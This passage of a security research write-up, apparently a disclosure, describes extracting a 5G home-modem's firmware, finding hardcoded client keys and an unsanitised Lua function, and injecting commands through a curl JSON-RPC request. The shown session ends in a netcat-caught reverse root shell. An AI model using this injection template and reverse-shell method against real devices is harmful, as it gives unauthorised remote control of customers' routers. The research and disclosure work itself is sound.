
As above, the next step was to explore the IDU's file system. Initially it seemed like any attack on the IDU was going to be blind, but a second review of the OMADM.log file during the update process revealed the following line.



test@tester: ~/Downloads/VZ/history-log-2022-05-04/mnt/wnc/logs


```
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] Execute command: /usr/bin/lua /usr/share/rpc/rpc_cli.lua fwupdateinit>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] popen tmp_buf: {"id":"33","jsonrpc":"2.0","result":{"status":"ok"}}>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] response: {"id":"33","jsonrpc":"2.0","result":{"status":"ok"}}>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parse_Json_Rpc_Key] No 'vender' JSON object>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Upgrade_IDU_Process] IDU is WNC fw.>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] Execute command: /usr/bin/lua /usr/share/rpc/rpc_cli.lua fwimage 3.33.101.1 3.33.101.0 3.4.66.162
48419936 526670e1cbb1a00e250e396c6a6d6b8f http://10.0.0.1/idu_img/WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin>
<2022:04:27:21:05:30>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] popen tmp_buf: {"id":"33","jsonrpc":"2.0","result":{"status":"ok"}}>
<2022:04:27:21:05:30>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] response: {"id":"33","jsonrpc":"2.0","result":{"status":"ok"}}>
<2022:04:27:21:05:42>,<WIFT>,<10.0.0.1: [Wait_Fwimg_Event] IDU has done image download procedure>
<2022:04:27:21:05:42>,<WIFT>,<10.0.0.1: [Upgrade_Fw_Percent] Start>
<2022:04:27:21:05:42>,<WIFT>,<10.0.0.1: [Do_System_Args] Execute command: sync; sync; sync && echo 3 > /proc/sys/vm/drop_caches>
<2022:04:27:21:05:42>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] Execute command: /usr/bin/lua /usr/share/rpc/rpc_cli.lua fwupdatestart>
                                                                                                                  6565,117       98%
```

The WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin file exists in the update firmware.




```
test@tester:~/VZAnalysis$ binwalk mntpoint/WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Flattened device tree, size: 48419480 bytes, version: 17
35684         0x8B64          Qualcomm SBL1, image addr: ffffffff, image size: 4294967295, code size: 4294967295, sig size: 4294967295, cert chain size: 4294967295, oem_root_cert_sel: 4294967295, oem_num_
root_certs: 4294967295
37732         0x9364          Qualcomm SBL1, image addr: ffffffff, image size: 4294967295, code size: 4294967295, sig size: 4294967295, cert chain size: 4294967295, oem_root_cert_sel: 4294967295, oem_num_
root_certs: 4294967295
39780         0x9B64          Qualcomm SBL1, image addr: ffffffff, image size: 4294967295, code size: 4294967295, sig size: 4294967295, cert chain size: 4294967295, oem_root_cert_sel: 4294967295, oem_num_
root_certs: 4294967295
41828         0xA364          Qualcomm SBL1, image addr: ffffffff, image size: 4294967295, code size: 4294967295, sig size: 4294967295, cert chain size: 4294967295, oem_root_cert_sel: 4294967295, oem_num_
root_certs: 4294967295
45924         0xB364          ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
50572         0xC58C          Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
51704         0xC9F8          Certificate in DER format (x509 v3), header length: 4, sequence length: 966
52674         0xCDC2          Certificate in DER format (x509 v3), header length: 4, sequence length: 915
125696        0x1EB00         Unix path: /dev/icbcfg/boot
166756        0x28B64         Qualcomm SBL1, image addr: fd90f001, image size: 1615370496, code size: 544321928, sig size: 2600533403, cert chain size: 4165382528, oem_root_cert_sel: 3187159076, oem_num_r
oot_certs: 557279275
179444        0x2BCF4         Unix path: /dev/icbcfg/boot
277588        0x43C54         ATAGs msm parition table (msmptbl), version: 4, number of paritions: 30
539732        0x83C54         ATAGs msm parition table (msmptbl), version: 4, number of paritions: 30
1056460       0x101ECC        ELF, 64-bit LSB executable, version 1 (SYSV)
1061300       0x1031B4        Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
1062432       0x103620        Certificate in DER format (x509 v3), header length: 4, sequence length: 966
1063402       0x1039EA        Certificate in DER format (x509 v3), header length: 4, sequence length: 915
1707918       0x1A0F8E        VxWorks symbol table, big endian, first entry: [type: uninitialized data, code address: 0x600, symbol address: 0xFFFF0000]
1734548       0x1A7794        SHA256 hash constants, little endian
1737405       0x1A82BD        Unix path: /dev/buses/qup/blsp_qup_3_alt1
2445216       0x254FA0        ELF, 64-bit LSB executable, version 1 (SYSV)
2449736       0x256148        Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
2450868       0x2565B4        Certificate in DER format (x509 v3), header length: 4, sequence length: 966
2451838       0x25697E        Certificate in DER format (x509 v3), header length: 4, sequence length: 915
2462672       0x2593D0        Unix path: /dev/buses/qup/blsp_qup_3_alt1
2463856       0x259870        Linux kernel version 3.14.2
2478355       0x25D113        Unix path: /dev/buses/qup/blsp_qup_1
2486384       0x25F070        ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
2490936       0x260238        Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
2492068       0x2606A4        Certificate in DER format (x509 v3), header length: 4, sequence length: 966
2493038       0x260A6E        Certificate in DER format (x509 v3), header length: 4, sequence length: 915
2564092       0x271FFC        Unix path: /dev/core/mproc/smem
2566615       0x2729D7        Unix path: /dev/core/mproc/smem
2697664       0x2929C0        ELF, 32-bit LSB shared object, ARM, version 1 (SYSV)
2702184       0x293B68        Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
2703316       0x293FD4        Certificate in DER format (x509 v3), header length: 4, sequence length: 966
2704286       0x29439E        Certificate in DER format (x509 v3), header length: 4, sequence length: 915
3099680       0x2F4C20        SHA256 hash constants, little endian
3135196       0x2FD6DC        CRC32 polynomial table, little endian
3136220       0x2FDADC        CRC32 polynomial table, little endian
3222112       0x312A60        Flattened device tree, size: 3090 bytes, version: 17
3225216       0x313680        Flattened device tree, size: 2975 bytes, version: 17
3228192       0x314220        Flattened device tree, size: 3042 bytes, version: 17
3231248       0x314E10        Flattened device tree, size: 3272 bytes, version: 17
3234528       0x315AE0        Flattened device tree, size: 3390 bytes, version: 17
3237920       0x316820        Flattened device tree, size: 3309 bytes, version: 17
3241232       0x317510        Flattened device tree, size: 3425 bytes, version: 17
3244672       0x318280        Flattened device tree, size: 3309 bytes, version: 17
3247984       0x318F70        Flattened device tree, size: 3078 bytes, version: 17
3251072       0x319B80        Flattened device tree, size: 3309 bytes, version: 17
3254384       0x31A870        Flattened device tree, size: 3309 bytes, version: 17
3257696       0x31B560        Flattened device tree, size: 3309 bytes, version: 17
3261008       0x31C250        Flattened device tree, size: 3078 bytes, version: 17
3264096       0x31CE60        Flattened device tree, size: 3128 bytes, version: 17
3267232       0x31DAA0        Flattened device tree, size: 3078 bytes, version: 17
3270320       0x31E6B0        Flattened device tree, size: 3012 bytes, version: 17
3273344       0x31F280        Flattened device tree, size: 3362 bytes, version: 17
3328688       0x32CAB0        UBI erase count header, version: 1, EC: 0x0, VID header offset: 0x1000, data offset: 0x2000

test@tester:~/VZAnalysis$
```

However, a different approach was required to extract this file system. The previous trick to mount the UBI against a nandsim wasn't working,



```
test@tester:~/VZAnalysis$ dd if=mntpoint/WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin of=idu.ubi bs=1 skip=3328688
45091248+0 records in
45091248+0 records out
45091248 bytes (45 MB, 43 MiB) copied, 39.7073 s, 1.1 MB/s
test@tester:~/VZAnalysis$ sudo modprobe nandsim first_id_byte=0x2c second_id_byte=0xac third_id_byte=0x90 fourth_id_byte=0x26
test@tester:~/VZAnalysis$ sudo nandwrite /dev/mtd0 idu.ubi
Input file is not page-aligned. Use the padding option.
nandwrite: error!: Data was only partially written due to error
           error 0 (Success)
test@tester:~/VZAnalysis$ sudo nandwrite /dev/mtd0 idu.ubi -p
Writing data to block 0 at offset 0x0
Writing data to block 1 at offset 0x40000
Writing data to block 2 at offset 0x80000
Writing data to block 3 at offset 0xc0000
Writing data to block 4 at offset 0x100000
Writing data to block 168 at offset 0x2a00000
Writing data to block 169 at offset 0x2a40000
Writing data to block 170 at offset 0x2a80000
Writing data to block 171 at offset 0x2ac0000
Writing data to block 172 at offset 0x2b00000
test@tester:~/VZAnalysis$
```



```
test@tester:~/VZAnalysis$ sudo modprobe ubi mtd=/dev/mtd0,4096
test@tester:~/VZAnalysis$ sudo mount -t ubifs -o ro /dev/ubi0_0 ubimntpoint/
mount: /home/test/VZAnalysis/ubimntpoint: wrong fs type, bad option, bad superblock on /dev/ubi0_0, missing codepage or helper program, or other error.
test@tester:~/VZAnalysis$
```


so instead the "ubi_reader" tool from https://github.com/jrspruitt/ubi_reader was used. First, we extract the UBI image with:

```
dd if=WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin of=idu.ubi
bs=1 skip=3328688
```

Then using the command "ubireader_extract_images idu.ubi" extracted three files into the directory "ubifs-root/idu.ubi", one of which was named "img-1221542750_vol-ubi_rootfs.ubifs". blkid identifies this as a squashfs image. Using:


```
sudo unsquashfs ubifs-root/idu.ubi/img-1221542750_vol-ubi_rootfs.ubifs
```

The root filesystem for the IDU side is revealed.




```
test@tester:~/VZAnalysis$ dd if=mntpoint/WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin of=idu.ubi bs=1 skip=3328688
45091248+0 records in
45091248+0 records out
45091248 bytes (45 MB, 43 MiB) copied, 40.9946 s, 1.1 MB/s
test@tester:~/VZAnalysis$ ubireader_extract_images idu.ubi
test@tester:~/VZAnalysis$ cd ubifs-root/
test@tester:~/VZAnalysis/ubifs-root$ cd idu.ubi/
test@tester:~/VZAnalysis/ubifs-root/idu.ubi$ ls
img-1221542750_vol-kernel.ubifs  img-1221542750_vol-rootfs_data.ubifs  img-1221542750_vol-ubi_rootfs.ubifs
test@tester:~/VZAnalysis/ubifs-root/idu.ubi$ blkid img-1221542750_vol-ubi_rootfs.ubifs
img-1221542750_vol-ubi_rootfs.ubifs: TYPE="squashfs"
test@tester:~/VZAnalysis/ubifs-root/idu.ubi$ cd ../../
test@tester:~/VZAnalysis$ sudo unsquashfs ubifs-root/idu.ubi/img-1221542750_vol-ubi_rootfs.ubifs
Parallel unsquashfs: Using 2 processors
4505 inodes (4728 blocks) to write

[==============================================================================================================================================================\] 4728/4728 100%

created 4046 files
created 301 directories
created 458 symlinks
created 1 device
created 0 fifos
created 0 sockets
test@tester:~/VZAnalysis$ cd squashfs-root/
test@tester:~/VZAnalysis/squashfs-root$ ls
bin  data  dev  etc  ini  init  lib  mnt  overlay  proc  rom  root  sbin  sys  tmp  usr  var  www
test@tester:~/VZAnalysis/squashfs-root$
```

Hunting through the file system, we find a configuration file for the lighttpd daemon, and it identifies an interface listening on port 48443, named "crtc".



```
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$ ls
conf.d  lighttpd.conf  lighttpd.crt  lighttpd_old.conf  lighttpd.pem  mime.conf  rpc_ca.pem  rpc.pem
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$ cat lighttpd.conf | grep -A11 48443
$SERVER["socket"] == ":48443" {
server.document-root = "/www"
ssl.engine = "enable"
ssl.pemfile = "/tmp/wnc/wnc-rpc/certs/k2.rpc.ETH_MAC.pem"
ssl.ca-file = "/tmp/wnc/wnc-rpc/certs/k2.rpc.CA_CERT.pem"
ssl.verifyclient.activate = "enable"
ssl.verifyclient.enforce = "enable"
ssl.verifyclient.username = "SSL_CLIENT_S_DN_CN"
  $HTTP["url"] !~ "^/cgi-bin/luci/rpc/crtc" {
       url.redirect = ( "^/.*" => "https://192.168.0.1" )
  }
}
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$
```

Amazingly, it accepts a set of keys that are hardcoded into the firmware, in the same directory. Reviewing the /usr/lib/lua/luci/crtc.lua file, a function named "crtcreadpartition" was identified as not santizing its parameters.




```
      if not isempty(msg) then
        result["msg"] = luci.util.trim(msg)
        result["status"] = "fail"
      end
    else
      result["status"] = "fail"
      result["message"] = "Invalid parameter"
    end
    return result
end

if not nixio.fs.access("/tmp/crtcmode") then return end

function crtcreadpartition(para1)
    local result = {}
    luci.sys.exec("echo "..para1.." > /tmp/crtcReadPartition")
    result["status"] = "ok"
    return result
end


function crtcdeviceinfo(...)
    local res, cmd, mtdnum

    local file = io.open("/tmp/crtcReadPartition", "r")
    if file then
        mtdnum = luci.util.trim(luci.util.exec("cat /tmp/crtcReadPartition"))
        luci.sys.exec("echo \"/dev/mtd"..mtdnum.." 0x0 0x00040000 0x00040000 1\" > /etc/fw_env.config")
                                                                                          49,10          4%
```

In order to get access to this function, we must first enable the crtcmode of the modem. To do so, we issue the following curl command:

```
curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert ca.pem --cert server.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcmode","params":["enable"]}'
```

This command also benefits us in that it automatically enables telnet and USB on the ODU side.




```
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$ curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert rpc_ca.pem --c
ert rpc.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcmode","params":["enable"]}'
{"id":1,"jsonrpc":"2.0","result":{"status":"ok"}}test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$
```

An injection payload was crafted of the format:

```
curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert ca.pem --cert server.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcreadpartition","params":[";<payload>;#"]}'.
```

After a few different approaches were attempted, the mkfifo method of creating a reverse shell was identified as a successful approach. As the ODU had already been rooted, it seemed a good target for connecting back to, as it is trusted by the IDU and thus it was unlikely that firewall rules would interfere. The final payload was:



```
test@tester:~/VZAnalysis$ telnet 10.0.0.1
Trying 10.0.0.1...
Connected to 10.0.0.1.
Escape character is '^]'.

mdm 3.33.101.0 5GFWA

5GFWA login: tester
Password:
Last login: Wed May  4 09:52:11 PDT 2022 on pts/0
No directory, logging in with HOME=/
/ # nc -l -p11223


/bin/sh: can't access tty; job control turned off
BusyBox v1.30.1 () built-in shell (ash)

/www/cgi-bin # ifconfig br-lan
br-lan    Link encap:Ethernet  HWaddr 64:
          inet addr:72.            Bcast:72.            Mask:255.255.255.252
          inet6 addr: fe80::                       Scope:Link
          inet6 addr: 2600:                      Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1428  Metric:1
          RX packets:80475318 errors:0 dropped:0 overruns:0 frame:0
          TX packets:198708107 errors:0 dropped:0 overruns:0 carrier:0
